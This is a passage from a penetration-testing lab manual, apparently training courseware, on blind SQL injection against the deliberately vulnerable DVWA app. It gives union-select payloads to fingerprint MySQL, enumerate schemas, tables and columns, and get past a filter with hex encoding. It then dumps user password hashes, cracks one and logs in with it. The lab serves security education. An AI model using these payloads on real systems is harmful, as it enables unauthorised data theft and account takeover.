
```
ID: 3 and 1=0 union select null, substring(@@version,1,1)=5 #
First name:
Surname: 1
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

FIGURE 2.21: Determining the version of MySQL

33. Enter the query **3 and 1=0 union select null, substring(@@version,2,1)=1 #** and click **Submit** to determine the second character of the version number.



Vulnerability: SQL Injection (Blind)

User ID: string(@@version,2,1)=1 #


```
ID: 3 and 1=0 union select null, substring(@@version,1,1)=5 #
First name:
Surname: 1
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

FIGURE 2.22: Determining the version of MySQL

34. The value returned in the surname field is **0**, which means the second character of the version is not **1**.



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, substring(@@version,2,1)=1 #
First name:
Surname: 0
```

More info

FIGURE 2.23: Determining the version of MySQL


35. Issue different query values, until the value returned in the **surname** field is **1**.

36. In this lab, the version of MySQL used is **5.5.24**, which means the second character is '.'

Note: If you are inquiring for special characters, the query used is **3 and 1=0 union select null, ASCII(substring(@@version,2,1))=X #**, where **X** equals 1, 2, 3, and so on.

ASCII values can be found at http://www.asciitable.com.

37. Enter **3 and 1=0 union select null, ASCII(substring(@@version,2,1))=46 #** and click **Submit** to determine the second character of the version number.



Vulnerability: SQL Injection (Blind)


User ID: ing(@@version,2,1))=46 #

```
ID: 3 and 1=0 union select null, substring(@@version,2,1)=1 #
First name:
Surname: 0
```

More info

FIGURE 2.24: Determining the version of MySQL

38. The value returned in the surname field is **1**, which means the second character of the version is **.**.



```
ID: 3 and 1=0 union select null, ASCII(substring(@@version,2,1))=46
First name:
Surname: 1
```

FIGURE 2.25: Determining the version of MySQL

39. In the same way, by trial and error, find the complete version of MySQL.

Note: If the web application is vulnerable to the query **3 and 1=0 union select null, version() #**, enter it and click **Submit**. It immediately returns the version of MySQL.


In this lab, the version of MySQL used is **5.5.24**.

40. By determining the database server name and its respective version number, an attacker may perform research for vulnerabilities present in it and exploit them, thereby gaining partial/complete database information.

TASK 8

Determine the Current Database Name

41. Enter **3 and 1=0 union select null, database() #** and click **Submit**.




User ID: n select null, database() #

```
ID: 3 and 1=0 union select null, ASCII(substring(@@version,2,1))=46
First name:
Surname: 1
```

FIGURE 2.26: Determining the current database name

42. This retrieves the current database name shown in the screenshot



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, database() #
First name:
Surname: dvwa
```

FIGURE 2.27: Database name found to be DVWA


INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains. Inside INFORMATION_SCHEMA there are several read-only tables. They are actually views, not base tables, so there are no files associated with them, and you cannot set triggers on them. Also, there is no database directory with that name.

TASK 9

Obtain the DVWA Schema

43. Now that you know the database server and its version, browse the website http://dev.mysql.com/doc/refman/5.5/en/columns-table.html where you can view the entire **INFORMATION_SCHEMA COLUMNS** table related to MySQL version 5.5.

44. Enter **3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.tables #**.




Vulnerability: SQL Injection (Blind)

User ID: ATION_SCHEMA.tables #

```
ID: 3 and 1=0 union select null, database() #
First name:
Surname: dvwa
```

FIGURE 2.28: Finding the database schema

45. The web application returns an error displaying a list of existing schemas, as shown in the screenshot:



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.
First name:
Surname: information_schema

ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.
First name:
Surname: dvwa

ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.
First name:
Surname: mysql

ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_SCHEMA.
First name:
Surname: performance_schema
```

FIGURE 2.29: database schema successfully found


46. From the result, it can be seen that dvwa schema was also retuned in the error, which implies that it corresponds to the DVWA database.

TASK 10

Extract the Database Tables

47. Now, you need to discover the tables associated with the DVWA database.

48. Enter **3 and 1=0 union select null, TABLE_NAME from information_schema.tables where table_schema='DVWA' #** and click **Submit**.



Vulnerability: SQL Injection (Blind)

User ID: re table_schema='dvwa' #


```
ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_S
First name:
Surname: information_schema

ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_S
First name:
Surname: dvwa

ID: 3 and 1=0 union select null, TABLE_SCHEMA from INFORMATION_S
First name:
Surname: mysql
```

FIGURE 2.30: Finding the database table

49. Because a medium security level has been chosen in this lab, the web app filters the above query DVWA, written in plain text. Hence, you need to refer to http://www.asciitable.com and convert it to its ASCII value before entering the query.

50. The ASCII value of **DVWA** is **0x64767761,** where **0x** indicates that the number that follows is hexadecimal (d=64, v=76,w=77,a=61).

51. Enter **3 and 1=0 union select null, TABLE_NAME from information_schema.tables where table_schema=0x64767761 #** and click **Submit**.




Vulnerability: SQL Injection (Blind)

User ID: e_schema=0x64767761 # Submit

FIGURE 2.31: Finding the tables in the Database

52. The webpage returns an error, displaying the tables in the DVWA database shown in the screenshot:



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, TABLE_NAME from information_schema.
First name:
Surname: guestbook

ID: 3 and 1=0 union select null, TABLE_NAME from information_schema.
First name:
Surname: users
```

FIGURE 2.32: Database tables successfully found


53. There are two tables, named **guestbook** and **users,** in the database. Now, you need to extract their corresponding columns. In this lab, columns associated with table users have been extracted.

TASK 11

Extract the Columns Associated with the Table

54. Enter

    3 and 1=0 union select null, concat(table_name,0x0a,column_name) from INFORMATION_SCHEMA.columns where TABLE_NAME=0x7573657273 # and press **Submit**, where **7573657273** is the ascii value of **users** (u=75, s=73, e=65, r=72, s=73).



Vulnerability: SQL Injection (Blind)


User ID:

_NAME=0x7573657273 #

```
ID: 3 and 1=0 union select null, TABLE_NAME from information_sch
First name:
Surname: guestbook

ID: 3 and 1=0 union select null, TABLE_NAME from information_sch
First name:
Surname: users
```

FIGURE 2.33: Finding the columns of the table

55. This displays all the columns (attributes) of the table **users,** as shown in the screenshot



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
user_id

ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
first_name

ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
last_name

ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
user

ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
password

ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_name)
First name:
Surname: users
avatar
```

FIGURE 2.34: All the columns of the users table successfully found


56. It is found that the columns returned by the webpage are **user_id**, **first_name**, **last_name**, **user**, **password** and **avatar**. In this lab, we make use of the columns **user** and **password** to extract the **usernames** and **passwords** from the database.

TASK 12

Determine the Usernames and Passwords

57. Enter **3 and 1=0 union select null, concat(user,0x0a,password) from users #** and click **Submit**.


Note: **0x0a** represents new line. This phrase differentiates the username and password by preventing them from being displayed on the same line.


Damn Vulnerable Web App...
MySQL :: MySQL 5.5 Refere...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Vulnerability: SQL Injection (Blind)
User ID:
0a,password) from users #
Submit

```
ID: 3 and 1=0 union select null, concat(table_name,0x0a,column_n
First name:
Surname: users
user_id
```

FIGURE 2.35: Extracting the usernames and passwords


58. The webpage returns an error, displaying all the usernames (in plain text format) and password (in hash format), as shown in the screenshot.



```
ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

FIGURE 2.36: Usernames and Passwords successfully extracted

59. Because the passwords are displayed in hash format, you need to convert them. Copy a password hash associated with a username. In this lab, password hash **e99a18c428cb38d5f260853678922e03** for the user **gordonb** has been copied.



Vulnerability: SQL Injection (Blind)

User ID:


Submit

```
ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 3 and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 3 and 1=0 union select nu
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc692

ID: 3 and 1=0 union select nu
First name:
Surname: pablo
```

FIGURE 2.37: Copying the password hashes

60. Open a new tab in the browser, and navigate to **md5decoder.org**.

61. Paste the hash in the search field, and click **search**.


Damn Vulnerable Web App...
MySQL :: MySQL 5.5 Refere...
MD5 decrypter - free onlin...
md5decoder.org
Google
english
MD5decoder.org
search

MD5, SHA1, SHA512 online decrypter, rainbow tables

e99a18c428cb38d5f260853678922e03


Put MD5 of a word

How it works?

MD5, SHA1, SHA2 are one way encryption algorithms, generating a 32, 40 and 128 character hexadecimal hash. "One way algorithm" means that You can not decrypt the original phrase from the hash.
MD5decoder.org provides a huge hash database, containing billions of MD5s, SHA1s and SHA2s, so You might be

FIGURE 2.38: Decoding the hashes

62. The page returns the decoded password, shown in the screenshot:



abc123 MD5: e99a18c428cb38d5f260853678922e03 hashes


abc123

Phrase: "abc123" hashed with MD5 is: e99a18c428cb38d5f260853678922e03

FIGURE 2.39: Password successfully decoded

Note: You can even use tools such as Cain & Abel and Rainbow Crack to crack md5 hashes (that contain passwords).


63. Switch back to the **DVWA** webpage, scroll down the page, and click **Logout** in the left pane.



```
ID: 3 and 1=0 union select null, concat(user,0x0a,password)
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 3 and 1=0 union select null, concat(user,0x0a,password)
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 3 and 1=0 union select null, concat(user,0x0a,password)
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 3 and 1=0 union select null, concat(user,0x0a,password)
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

FIGURE 2.40: Logging out of the website


64. Now, try logging into the webpage using the username **gordonb** and the decrypted password **abc123**.



Username
gordonb
Password
••••••
Login

FIGURE 2.41: Logging in to the website

65. You will be able to successfully log into the DVWA website shown in the screenshot



any internet facing web server as it will be compromised. We recommend downloadin
onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We
the application clear and it should not be used maliciously. We have given warnings a
prevent users from installing DVWA on to live web servers. If your web server is comp
DVWA it is not our responsibility it is the responsibility of the person/s who uploaded

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each securit
page.

You have logged in as 'gordonb'

FIGURE 2.42: Website successfully logged in

66. Thus, by using trial and error (i.e., blindly), you have successfully extracted database contents such as tables, columns, usernames, and passwords without using any database hacking tools. You have successfully logged into a website using the extracted user credentials and accessed the website contents.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
